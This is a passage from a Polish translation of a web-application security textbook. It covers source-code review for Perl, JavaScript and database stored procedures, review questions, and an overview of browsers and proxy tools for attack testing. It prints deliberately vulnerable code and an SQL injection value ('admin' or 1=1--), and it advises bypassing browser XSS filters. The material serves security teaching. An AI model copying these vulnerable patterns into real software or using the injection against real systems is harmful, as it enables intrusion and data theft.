W tej sekcji opisano sposoby uzyskiwania danych wejściowych dostarczonych przez użytkownika, sposoby interakcji z sesją użytkownika, potencjalnie niebezpieczne interfejsy API oraz opcje konfiguracji związane z bezpieczeństwem na platformie Perl. Język Perl jest znany z tego, że pozwala programistom wykonywać to samo zadanie na wiele sposobów. Ponadto wiele modułów Perla może być wykorzystanych do spełnienia różnych wymagań. Wszelkie nietypowe lub zastrzeżone moduły w użyciu powinny zostać dokładnie sprawdzone w celu ustalenia, czy używają one jakichkolwiek zaawansowanych lub niebezpiecznych funkcji, a tym samym mogą wprowadzać te same luki w zabezpieczeniach, co gdyby aplikacja bezpośrednio korzystała z tych funkcji. CGI.pm to szeroko stosowany moduł Perla do tworzenia aplikacji internetowych. Zapewnia interfejsy API, z którymi najprawdopodobniej spotkasz się podczas przeglądania kodu aplikacji internetowej napisanej w języku Perl.

Identyfikacja danych dostarczonych przez użytkownika

Wszystkie funkcje wymienione w tabeli są członkami obiektu zapytania CGI.

FUNKCJA : OPIS

param , param_fetch : Wywołane bez parametrów, param zwraca listę wszystkich nazw parametrów w żądaniu.

Wywołany z nazwą parametru, param zwraca wartość tego parametru żądania.

Metoda param_fetch zwraca tablicę nazwanych parametrów.

Vars : Zwraca skrótowe mapowanie nazw parametrów na wartości.

cookie , raw_cookie : Wartość nazwanego pliku cookie można ustawić i pobrać za pomocą funkcji cookie.

Funkcja raw_cookie zwraca całą zawartość nagłówka HTTP Cookie, bez przeprowadzania analizy składniowej.

self_url , url : Zwróć bieżący adres URL, w pierwszym przypadku uwzględniając dowolny ciąg zapytania.

query_string : Zwraca ciąg zapytania bieżącego żądania.

referer : Zwraca wartość nagłówka HTTP Referer.

request_method : Zwraca wartość metody HTTP użytej w żądaniu.

user_agent : Zwraca wartość nagłówka HTTP User-agent.

http , https : zwraca listę wszystkich zmiennych środowiskowych HTTP pochodzących z bieżącego żądania.

ReadParse : Tworzy tablicę o nazwie %in, która zawiera nazwy i wartości wszystkich parametrów żądania.

Interakcja sesji

Moduł Perla CGISession.pm rozszerza moduł CGI.pm i zapewnia obsługę śledzenia sesji i przechowywania danych. Na przykład:

$q->session_data(“MyName”=>param(“username”)); // store user’s name

print “Welcome “ . $q->session_data(“MyName”); // retrieve user’s name

Potencjalnie niebezpieczne interfejsy API

W tej sekcji opisano niektóre typowe interfejsy API Perla, które mogą powodować luki w zabezpieczeniach, jeśli są używane w niebezpieczny sposób.

Dostęp do plików

Aby uzyskać dostęp do plików w Perlu, można użyć następujących interfejsów API:

* open

* sysopen

Funkcja open odczytuje i zapisuje zawartość określonego pliku. Jeśli jako parametr nazwy pliku zostaną przekazane dane kontrolowane przez użytkownika, osoba atakująca może uzyskać dostęp do dowolnych plików w systemie plików serwera. Ponadto, jeśli parametr nazwa_pliku zaczyna się lub kończy znakiem potoku, zawartość tego parametru jest przekazywana do powłoki poleceń. Jeśli osoba atakująca może wstrzyknąć dane zawierające metaznaki powłoki, takie jak kreska lub średnik, może wykonać dowolne polecenie. Na przykład w poniższym kodzie osoba atakująca może wstrzyknąć parametr $useraddr w celu wykonania polecenia systemowego:

$useraddr = $query->param("useraddr");

open (MAIL, "| /usr/bin/sendmail $useraddr");

print MAIL "To: $useraddr\n";

...

Dostęp do bazy danych

Funkcja selectall_arrayref wysyła zapytanie do bazy danych i pobiera wyniki w postaci tablicy tablic. Funkcja do wykonuje zapytanie i po prostu zwraca liczbę wierszy, których to dotyczy. W obu przypadkach instrukcja SQL jest przekazywana jako prosty ciąg znaków. Jeśli dane wejściowe kontrolowane przez użytkownika zawierają część parametru ciągu, aplikacja jest prawdopodobnie podatna na iniekcję SQL. Na przykład:

my $username = "admin' or 1=1--";

my $password = "foo";

my $sql="SELECT * FROM users WHERE username = '$username' AND password =

'$password'";

my $result = $db_connection->selectall_arrayref($sql)

wykonuje to niezamierzone zapytanie:

SELECT * FROM users WHERE username = 'admin' or 1=1--'

AND password = 'foo'

Funkcje prepare i execute mogą służyć do tworzenia przygotowanych instrukcji, umożliwiając aplikacji utworzenie zapytania SQL zawierającego symbole zastępcze parametrów i ustawienie ich wartości w sposób bezpieczny i bezpieczny dla typów. Jeśli jest używany zgodnie z przeznaczeniem, mechanizm ten nie jest podatny na iniekcję SQL. Na przykład:

my $username = "admin' or 1=1--";

my $password = "foo";

my $sql = $db_connection->prepare("SELECT * FROM users

WHERE username = ? AND password = ?");

$sql->execute($username, $password);

powoduje zapytanie, które jest równoważne z następującym:

SELECT * FROM users WHERE username = 'admin'' or 1=1--'

AND password = ‘foo’

Dynamiczne wykonywanie kodu

eval może służyć do dynamicznego wykonywania łańcucha zawierającego kod Perla. Separator średnika może służyć do grupowania wielu instrukcji. Jeśli do tej funkcji zostaną przekazane dane kontrolowane przez użytkownika, aplikacja jest prawdopodobnie narażona na wstrzyknięcie skryptu.

Wykonywanie poleceń systemu operacyjnego

Następujące funkcje mogą być używane do wykonywania poleceń systemu operacyjnego:

* system

* exec

* qx

* Operator znaku wstecznego (`)

We wszystkich tych przypadkach polecenia można łączyć ze sobą za pomocą | postać. Jeśli do którejkolwiek z tych funkcji przekazywane są dane kontrolowane przez użytkownika w postaci niefiltrowanej, aplikacja jest prawdopodobnie narażona na wykonanie dowolnych poleceń.

Przekierowanie adresu URL

Funkcja redirect, która jest członkiem obiektu zapytania CGI, pobiera ciąg zawierający względny lub bezwzględny adres URL, do którego użytkownik jest przekierowywany. Jeśli wartość tego ciągu jest kontrolowana przez użytkownika, aplikacja jest prawdopodobnie podatna na wektor phishingu.

Gniazda

Po utworzeniu gniazda za pomocą gniazda jest ono łączone ze zdalnym hostem za pomocą wywołania połączenia, które przyjmuje strukturę sockaddr_in złożoną ze szczegółów hosta docelowego i portu. Jeśli te informacje o hoście są w jakikolwiek sposób kontrolowane przez użytkownika, aplikacja może zostać wykorzystana do nawiązania połączeń sieciowych z dowolnymi hostami w Internecie, prywatnej strefie DMZ lub sieci wewnętrznej, w której aplikacja jest hostowana.

Konfigurowanie środowiska Perla

Perl zapewnia tryb skażenia, który pomaga zapobiegać przekazywaniu danych wejściowych dostarczonych przez użytkownika do potencjalnie niebezpiecznych funkcji. Możesz uruchamiać programy Perla w trybie skażenia, przekazując flagę -T do interpretera Perla w następujący sposób:

#!/usr/bin/perl -T

Gdy program działa w trybie skażonym, interpreter śledzi każdy element wejściowy otrzymany spoza programu i traktuje go jako skażony. Jeśli inna zmienna ma przypisaną wartość na podstawie skażonej pozycji, ona również jest traktowana jako skażona. Na przykład:

$path = “/home/pubs” # $path is not tainted

$filename = param(“file”); # $filename is from request parameter and

is tainted

Skażonych zmiennych nie można przekazywać do szeregu potężnych poleceń, w tym eval, system, exec i open. Aby użyć skażonych danych w operacjach wrażliwych, dane muszą zostać „oczyszczone” przez wykonanie operacji dopasowywania wzorców i wyodrębnienie dopasowanych podłańcuchów. Na przykład:

$full_path =~ m/^([a-zA-Z1-9]+)$/; # match alphanumeric submatch

in $full_path

$clean_full_path = $1; # set $clean_full_path to the

first submatch

$clean_full_path is untainted

Chociaż mechanizm trybu skażenia został zaprojektowany w celu ochrony przed wieloma rodzajami luk w zabezpieczeniach, jest skuteczny tylko wtedy, gdy programiści używają odpowiednich wyrażeń regularnych podczas wyodrębniania czystych danych ze skażonych danych wejściowych. Jeśli wyrażenie jest zbyt liberalne i wyodrębnia dane, które mogą powodować problemy w kontekście, w którym będzie używane, ochrona w trybie skażenia zawodzi, a aplikacja nadal jest podatna na ataki. W efekcie mechanizm trybu skażenia przypomina programistom o przeprowadzeniu odpowiedniej walidacji wszystkich danych wejściowych przed użyciem ich w niebezpiecznych operacjach. Nie może zagwarantować, że wdrożona walidacja danych wejściowych będzie odpowiednia.

JavaScript

Dostęp do kodu JavaScript po stronie klienta można oczywiście uzyskać bez konieczności posiadania uprzywilejowanego dostępu do aplikacji, co umożliwia wykonanie przeglądu kodu ukierunkowanego na bezpieczeństwo w każdej sytuacji. Głównym celem tego przeglądu jest identyfikacja wszelkich luk w zabezpieczeniach, takich jak XSS oparty na modelu DOM, które są wprowadzane w komponencie klienckim i narażają użytkowników na ataki. Kolejnym powodem, dla którego warto zapoznać się z językiem JavaScript, jest zrozumienie, jakie rodzaje sprawdzania poprawności danych wejściowych są zaimplementowane w kliencie, a także w jaki sposób skonstruowane są dynamicznie generowane interfejsy użytkownika. Przeglądając JavaScript, należy pamiętać o uwzględnieniu zarówno plików .js, jak i skryptów osadzonych w treści HTML. Kluczowe interfejsy API, na których należy się skupić, to te, które odczytują dane oparte na modelu DOM i zapisują lub w inny sposób modyfikują bieżący dokument, jak pokazano w tabeli

API: OPIS

document.location ; document.URL ; document.URLUnencoded ; document.referrer ; window.location : może być używany do uzyskiwania dostępu do danych DOM, którymi można sterować za pomocą spreparowanego adresu URL, a zatem może stanowią punkt wejścia dla spreparowanych danych w celu zaatakowania innych użytkowników aplikacji.

document.write(); document.writeln(); document.body.innerHtml; eval(); window.execScript() ; window.setInterval(); window.setTimeout() : Może służyć do aktualizowania zawartości dokumentu i dynamicznego wykonywania kodu JavaScript. Jeśli dane kontrolowane przez atakującego zostaną przekazane do któregokolwiek z tych interfejsów API, może to zapewnić sposób na wykonanie dowolnego kodu JavaScript w przeglądarce ofiary.

Komponenty kodu bazy danych

Aplikacje internetowe coraz częściej wykorzystują bazy danych do czegoś więcej niż tylko do pasywnego przechowywania danych. Dzisiejsze bazy danych zawierają bogate interfejsy programistyczne, umożliwiające implementację istotnej logiki biznesowej w samej warstwie bazy danych. Programiści często używają komponentów kodu bazy danych, takich jak procedury składowane, wyzwalacze i funkcje zdefiniowane przez użytkownika do wykonywania kluczowych zadań. Dlatego podczas przeglądania kodu źródłowego aplikacji internetowej należy upewnić się, że cała logika zaimplementowana w bazie danych jest objęta zakresem przeglądu. Błędy programistyczne w komponentach kodu bazy danych mogą potencjalnie skutkować różnymi defektami bezpieczeństwa opisanymi w tym rozdziale. W praktyce jednak należy zwracać uwagę na dwa główne obszary podatności. Po pierwsze, komponenty bazy danych mogą same zawierać błędy związane z iniekcją SQL. Po drugie, dane wejściowe użytkownika mogą zostać przekazane do potencjalnie niebezpiecznych funkcji w niebezpieczny sposób.

Wstrzyknięcie SQL

W Części 9 opisano, w jaki sposób przygotowane instrukcje mogą być używane jako bezpieczna alternatywa dla dynamicznych instrukcji SQL w celu zapobiegania atakom typu SQL injection. Jednak nawet jeśli przygotowane instrukcje są prawidłowo używane w całym kodzie aplikacji internetowej, błędy iniekcji SQL mogą nadal występować, jeśli komponenty kodu bazy danych konstruują zapytania na podstawie danych wprowadzonych przez użytkownika w niebezpieczny sposób. Poniżej przedstawiono przykład procedury składowanej, która jest narażona na wstrzyknięcie kodu SQL w parametrze @name:

```
CREATE PROCEDURE show_current_orders

(@name varchar(400) = NULL)

AS

DECLARE @sql nvarchar(4000)

SELECT @sql = ‘SELECT id_num, searchstring FROM searchorders WHERE ‘ +

‘searchstring = ‘’’ + @name + ‘’’’;

EXEC (@sql)

GO
```

Nawet jeśli aplikacja przekazuje do procedury składowanej wartość nazwy podanej przez użytkownika w bezpieczny sposób, sama procedura łączy ją bezpośrednio w zapytanie dynamiczne, przez co jest podatna na ataki. Różne platformy bazodanowe używają różnych metod dynamicznego wykonywania ciągów znaków zawierających instrukcje SQL. Na przykład:

* MS-SQL — EXEC

* Oracle — WYKONAJ NATYCHMIAST

* Sybase — EXEC

* DB2 — EXEC SQL

Każde pojawienie się tych wyrażeń w komponentach kodu bazy danych powinno być dokładnie sprawdzone. Jeśli dane wejściowe użytkownika są używane do konstruowania łańcucha SQL, aplikacja może być narażona na iniekcję SQL.

UWAGA: W Oracle procedury składowane są domyślnie uruchamiane z uprawnieniami definiującego, a nie wywołującego (jak w przypadku programów SUID w systemie UNIX). W związku z tym, jeśli aplikacja korzysta z konta o niskich uprawnieniach w celu uzyskania dostępu do bazy danych, a procedury składowane zostały utworzone przy użyciu konta DBA, błąd iniekcji SQL w ramach procedury może umożliwić eskalację uprawnień i wykonywanie dowolnych zapytań do bazy danych.

Wywołania niebezpiecznych funkcji

Dostosowane składniki kodu, takie jak procedury składowane, są często używane do wykonywania nietypowych lub zaawansowanych akcji. Jeśli dane dostarczone przez użytkownika zostaną przekazane do potencjalnie niebezpiecznej funkcji w niebezpieczny sposób, może to prowadzić do różnego rodzaju luk w zabezpieczeniach, w zależności od charakteru funkcji. Na przykład następująca procedura składowana jest podatna na wstrzykiwanie poleceń w parametrach @loadfile i @loaddir:

```
Create import_data (@loadfile varchar(25), @loaddir varchar(25) )

as

begin

select @cmdstring = “$PATH/firstload “ + @loadfile + “ “ + @loaddir

exec @ret = xp_cmdshell @cmdstring

...

...

End
```

Następujące funkcje mogą być potencjalnie niebezpieczne, jeśli zostaną wywołane w niebezpieczny sposób:

* Potężne domyślne procedury przechowywane w MS-SQL i Sybase, które umożliwiają wykonywanie poleceń, dostęp do rejestru i tak dalej


* Funkcje zapewniające dostęp do systemu plików

* Funkcje zdefiniowane przez użytkownika, które łączą się z bibliotekami poza bazą danych

* Funkcje powodujące dostęp do sieci, takie jak OpenRowSet w MS-SQL lub łącze do bazy danych w Oracle

Narzędzia do przeglądania kodu

Opisana przez nas metodologia przeprowadzania przeglądu kodu zasadniczo polega na czytaniu kodu źródłowego i wyszukiwaniu wzorców wskazujących na przechwytywanie danych wprowadzanych przez użytkownika i korzystanie z potencjalnie niebezpiecznych interfejsów API. Aby skutecznie przeprowadzić przegląd kodu, lepiej jest użyć inteligentnego narzędzia do przeglądania bazy kodu. Potrzebujesz narzędzia, które rozumie konstrukcje kodu w określonym języku, dostarcza informacji kontekstowych o określonych interfejsach API i wyrażeniach oraz ułatwia nawigację. W wielu językach możesz skorzystać z jednego z dostępnych studiów deweloperskich, takich jak Visual Studio, NetBeans czy Eclipse. Ponadto różne ogólne narzędzia do przeglądania kodu obsługują wiele języków i są zoptymalizowane pod kątem przeglądania kodu, a nie programowania. Preferowanym przez autorów narzędziem jest Source Insight, pokazane na rysunku.



Obsługuje łatwe przeglądanie drzewa źródłowego, wszechstronną funkcję wyszukiwania, okienko podglądu do wyświetlania informacji kontekstowych o dowolnym wybranym wyrażeniu oraz szybką nawigację po bazie kodu.

Streszczenie

Wiele osób, które mają duże doświadczenie w interaktywnym testowaniu aplikacji internetowych, wykazuje irracjonalny strach przed zaglądaniem do bazy kodu aplikacji w celu bezpośredniego wykrycia luk w zabezpieczeniach. Ten strach jest zrozumiały dla osób, które nie są programistami, ale rzadko jest uzasadniony. Każdy, kto ma do czynienia z komputerami, może przy niewielkiej inwestycji zdobyć wystarczającą wiedzę i pewność siebie, aby przeprowadzić skuteczny audyt kodu. Twoim celem podczas przeglądania bazy kodu aplikacji nie musi być odkrycie „wszystkich” luk w zabezpieczeniach, które ona zawiera, podobnie jak nie stawiasz sobie tego nierealistycznego celu podczas przeprowadzania testów praktycznych. Bardziej rozsądnie, możesz dążyć do zrozumienia niektórych kluczowych procesów, które aplikacja wykonuje na danych wejściowych dostarczonych przez użytkownika i rozpoznać niektóre sygnatury, które wskazują na potencjalne problemy. Podchodząc w ten sposób, przegląd kodu może być niezwykle użytecznym uzupełnieniem bardziej znanych testów czarnej skrzynki. Może poprawić skuteczność tego testowania i ujawnić defekty, które mogą być niezwykle trudne do wykrycia, gdy masz do czynienia z aplikacją całkowicie z zewnątrz.

Pytania

1. Wymień trzy kategorie powszechnych luk, które często mają łatwo rozpoznawalne sygnatury w kodzie źródłowym.

2. Dlaczego identyfikacja wszystkich źródeł danych wprowadzanych przez użytkowników może być czasami trudna podczas przeglądania aplikacji PHP?

3. Rozważ następujące dwie metody wykonywania zapytania SQL, które uwzględnia dane wejściowe użytkownika:

// method 1

String artist = request.getParameter(“artist”).replaceAll(“’”, “’’”);

String genre = request.getParameter(“genre”).replaceAll(“’”, “’’”);

String album = request.getParameter(“album”).replaceAll(“’”, “’’”);

Statement s = connection.createStatement();

s.executeQuery(“SELECT * FROM music WHERE artist = ‘” + artist +

‘” AND genre = ‘” + genre + ‘” AND album = ‘” + album + “’”);

// method 2

String artist = request.getParameter(“artist”);

String genre = request.getParameter(“genre”);

String album = request.getParameter(“album”);

Statement s = connection.prepareStatement(

“SELECT * FROM music WHERE artist = ‘” + artist +

“’ AND genre = ? AND album = ?”);

s.setString(1, genre);

s.setString(2, album);

s.executeQuery();

Która z tych metod jest bezpieczniejsza i dlaczego?

4. Przeglądasz bazę kodu aplikacji Java. Podczas wstępnego rekonesansu szukasz wszystkich zastosowań interfejsu API HttpServletRequest.getParameter. Poniższy kod przykuwa Twoją uwagę:

private void setWelcomeMessage(HttpServletRequest request) throws

ServletException

{

String name = request.getParameter(“name”);

if (name == null)

name = “”;

m_welcomeMessage = “Welcome “ + name +”!”;

}

Na jaką możliwą lukę w zabezpieczeniach może wskazywać ten kod? Jaką dalszą analizę kodu należy przeprowadzić, aby potwierdzić, czy aplikacja rzeczywiście jest podatna na ataki?

5. Przeglądasz mechanizm używany przez aplikację do generowania tokenów sesji. Odpowiedni kod jest następujący:

```
public class TokenGenerator

{

private java.util.Random r = new java.util.Random();

public synchronized long nextToken()

{

long l = r.nextInt();

long m = r.nextInt();

return l + (m << 32);

}

}
```

Czy tokeny sesji aplikacji są generowane w przewidywalny sposób? W pełni uzasadnij swoją odpowiedź

Zestaw narzędzi dla hakerów aplikacji internetowych

Niektóre ataki na aplikacje internetowe można przeprowadzić przy użyciu tylko standardowej przeglądarki internetowej; jednak większość z nich wymaga użycia dodatkowych narzędzi. Wiele z tych narzędzi działa w połączeniu z przeglądarką, albo jako rozszerzenia, które modyfikują własną funkcjonalność przeglądarki, albo jako narzędzia zewnętrzne, które działają razem z przeglądarką i modyfikują jej interakcję z aplikacją docelową. Najważniejszy element twojego zestawu narzędzi należy do tej drugiej kategorii. Działa jako przechwytujący internetowy serwer proxy, umożliwiając przeglądanie i modyfikowanie wszystkich wiadomości HTTP przechodzących między przeglądarką a aplikacją docelową. Z biegiem lat podstawowe przechwytujące serwery proxy ewoluowały w potężne zintegrowane zestawy narzędzi zawierające wiele innych funkcji zaprojektowanych w celu pomocy w atakowaniu aplikacji internetowych. W tej części omówiono sposób działania tych narzędzi i opisano, jak najlepiej wykorzystać ich funkcjonalność. Drugą główną kategorią narzędzi jest samodzielny skaner aplikacji internetowych. Ten produkt został zaprojektowany w celu zautomatyzowania wielu zadań związanych z atakowaniem aplikacji internetowych, od wstępnego mapowania po sondowanie w poszukiwaniu luk w zabezpieczeniach. W tej części przeanalizowano mocne i słabe strony samodzielnych skanerów aplikacji internetowych oraz pokrótce omówiono niektóre aktualne narzędzia w tym obszarze. Wreszcie wiele mniejszych narzędzi zaprojektowano do wykonywania określonych zadań podczas testowania aplikacji internetowych. Chociaż możesz używać tych narzędzi tylko okazjonalnie, mogą one okazać się niezwykle przydatne w określonych sytuacjach.


Przeglądarki internetowe

Przeglądarka internetowa nie jest narzędziem hakerskim, ponieważ jest standardowym sposobem uzyskiwania dostępu do aplikacji internetowych. Niemniej jednak wybór przeglądarki internetowej może mieć wpływ na skuteczność ataku na aplikację internetową. Ponadto dostępne są różne rozszerzenia dla różnych typów przeglądarek, które mogą pomóc w przeprowadzeniu ataku. W tej sekcji krótko omówiono trzy popularne przeglądarki i niektóre z dostępnych dla nich rozszerzeń. Internet Explorer Microsoft Internet Explorer IE) od wielu lat jest najczęściej używaną przeglądarką internetową. Według większości szacunków tak jest, zdobywając około 45% rynku. Praktycznie wszystkie aplikacje internetowe są projektowane i testowane w aktualnych wersjach IE. To sprawia, że IE jest dobrym wyborem dla atakującego, ponieważ zawartość i funkcjonalność większości aplikacji jest wyświetlana poprawnie i może być właściwie używana w IE. W szczególności inne przeglądarki nie obsługują natywnie formantów ActiveX, co sprawia, że IE jest obowiązkowe, jeśli aplikacja wykorzystuje tę technologię. Jednym z ograniczeń nałożonych przez IE jest to, że jesteś ograniczony do pracy z platformą Microsoft Windows. Ze względu na szerokie rozpowszechnienie IE, podczas testowania skryptów krzyżowych i innych ataków na użytkowników aplikacji należy zawsze starać się, aby ataki działały na tę przeglądarkę, jeśli to możliwe.

UWAGA: Internet Explorer 8 wprowadził filtr anty-XSS, który jest domyślnie włączony. Jak opisano w rozdziale 12, filtr ten próbuje zablokować wykonanie większości standardowych ataków XSS, przez co powoduje problemy podczas testowania exploitów XSS na docelowej aplikacji. Zwykle należy wyłączyć filtr XSS podczas testowania. W idealnej sytuacji po potwierdzeniu luki w zabezpieczeniach XSS należy ponownie włączyć filtr i sprawdzić, czy można znaleźć sposób na ominięcie filtra przy użyciu znalezionej luki.

Dla IE dostępne są różne przydatne rozszerzenia, które mogą być pomocne podczas atakowania aplikacji internetowych, w tym:

* HttpWatch, pokazany na rysunku, analizuje wszystkie żądania i odpowiedzi HTTP, dostarczając szczegółowych informacji o nagłówkach, plikach cookie, adresach URL, parametrach żądań, kodach stanu HTTP i przekierowaniach.



* IEWatch wykonuje podobne funkcje do HttpWatch. Wykonuje również analizę dokumentów HTML, obrazów, skryptów i tym podobnych.

Firefoxa

Firefox jest obecnie drugą najczęściej używaną przeglądarką internetową. Według większości szacunków stanowi około 35% rynku. Większość aplikacji internetowych działa poprawnie w przeglądarce Firefox; jednak nie ma natywnej obsługi formantów ActiveX. Istnieje wiele subtelnych różnic w obsłudze HTML i JavaScript przez różne przeglądarki, zwłaszcza gdy nie są one ściśle zgodne ze standardami. Często okaże się, że zabezpieczenia aplikacji przed błędami, takimi jak skrypty między witrynami, oznaczają, że ataki nie są skuteczne wobec każdej platformy przeglądarki. Popularność Firefoksa jest wystarczająca, aby exploity XSS specyficzne dla Firefoksa były całkowicie poprawne, więc powinieneś przetestować je z Firefoksem, jeśli napotkasz trudności z ich działaniem przeciwko IE. Ponadto funkcje specyficzne dla Firefoksa w przeszłości pozwalały na szereg ataków, które nie były możliwe w przypadku IE. Dla Firefoksa dostępna jest duża liczba rozszerzeń przeglądarki, które mogą być przydatne podczas atakowania aplikacji internetowych, w tym następujące:

* HttpWatch jest również dostępny dla Firefoksa.

* FoxyProxy umożliwia elastyczne zarządzanie konfiguracją proxy przeglądarki, umożliwiając szybkie przełączanie, ustawianie różnych serwerów proxy dla różnych adresów URL i tak dalej.

* LiveHTTPHeaders pozwala modyfikować żądania i odpowiedzi oraz odtwarzać poszczególne żądania.

* PrefBar umożliwia włączanie i wyłączanie plików cookie, umożliwiając szybkie kontrole kontroli dostępu, a także przełączanie między różnymi serwerami proxy, czyszczenie pamięci podręcznej i przełączanie klienta użytkownika przeglądarki.

* Wappalyzer odkrywa technologie używane na bieżącej stronie, pokazując ikonę dla każdej znalezionej na pasku adresu URL.

* Pasek narzędzi Web Developer zawiera wiele przydatnych funkcji. Do najbardziej przydatnych należą możliwość przeglądania wszystkich linków na stronie, modyfikowania kodu HTML w celu umożliwienia zapisu w polach formularzy, usuwania maksymalnych długości, odkrywania ukrytych pól formularzy i zmiany metody żądania z GET na POST.

Chrome

Chrome jest stosunkowo nowym nabytkiem na scenie przeglądarek, ale szybko zyskał popularność, zdobywając około 15% rynku. Dostępnych jest wiele rozszerzeń przeglądarki Chrome, które mogą być przydatne podczas atakowania aplikacji internetowych, w tym następujące:

* XSS Rays to rozszerzenie, które sprawdza luki w zabezpieczeniach XSS i umożliwia inspekcję DOM.

* Edytor plików cookie umożliwia przeglądanie i edytowanie plików cookie w przeglądarce.

* Wappalyzer jest również dostępny dla przeglądarki Chrome.

* Pasek Web Developer Toolbar jest również dostępny dla Chrome.

Chrome prawdopodobnie będzie zawierał sporą część dziwacznych funkcji, które można wykorzystać podczas tworzenia exploitów dla XSS i innych luk w zabezpieczeniach. Ponieważ Chrome jest względnym nowicjuszem, prawdopodobnie będą one owocnym celem badań w nadchodzących latach.

Zintegrowane pakiety testowe

Po podstawowej przeglądarce internetowej najbardziej przydatnym elementem zestawu narzędzi podczas atakowania aplikacji internetowej jest przechwytujący serwer proxy. We wczesnych latach aplikacji internetowych przechwytujący serwer proxy był samodzielnym narzędziem, które zapewniało minimalną funkcjonalność. Czcigodny pełnomocnik Achillesa po prostu wyświetlał każde żądanie i odpowiedź do edycji. Chociaż był bardzo prosty, zawierał błędy i sprawiał ból głowy, Achilles wystarczył, aby skompromitować wiele aplikacji internetowych w rękach wykwalifikowanego atakującego. Z biegiem lat skromne przechwytujące proxy ewoluowało w wiele wysoce funkcjonalnych zestawów narzędzi, z których każdy zawiera kilka połączonych ze sobą narzędzi zaprojektowanych w celu ułatwienia typowych zadań związanych z atakowaniem aplikacji internetowej. Kilka zestawów testowych jest powszechnie używanych przez testerów bezpieczeństwa aplikacji internetowych:

* Burp Suite

* WebScarab

* Paros

* Zed Attack Proxy

* Andiparos

* Fiddler

* CAT

* Charles

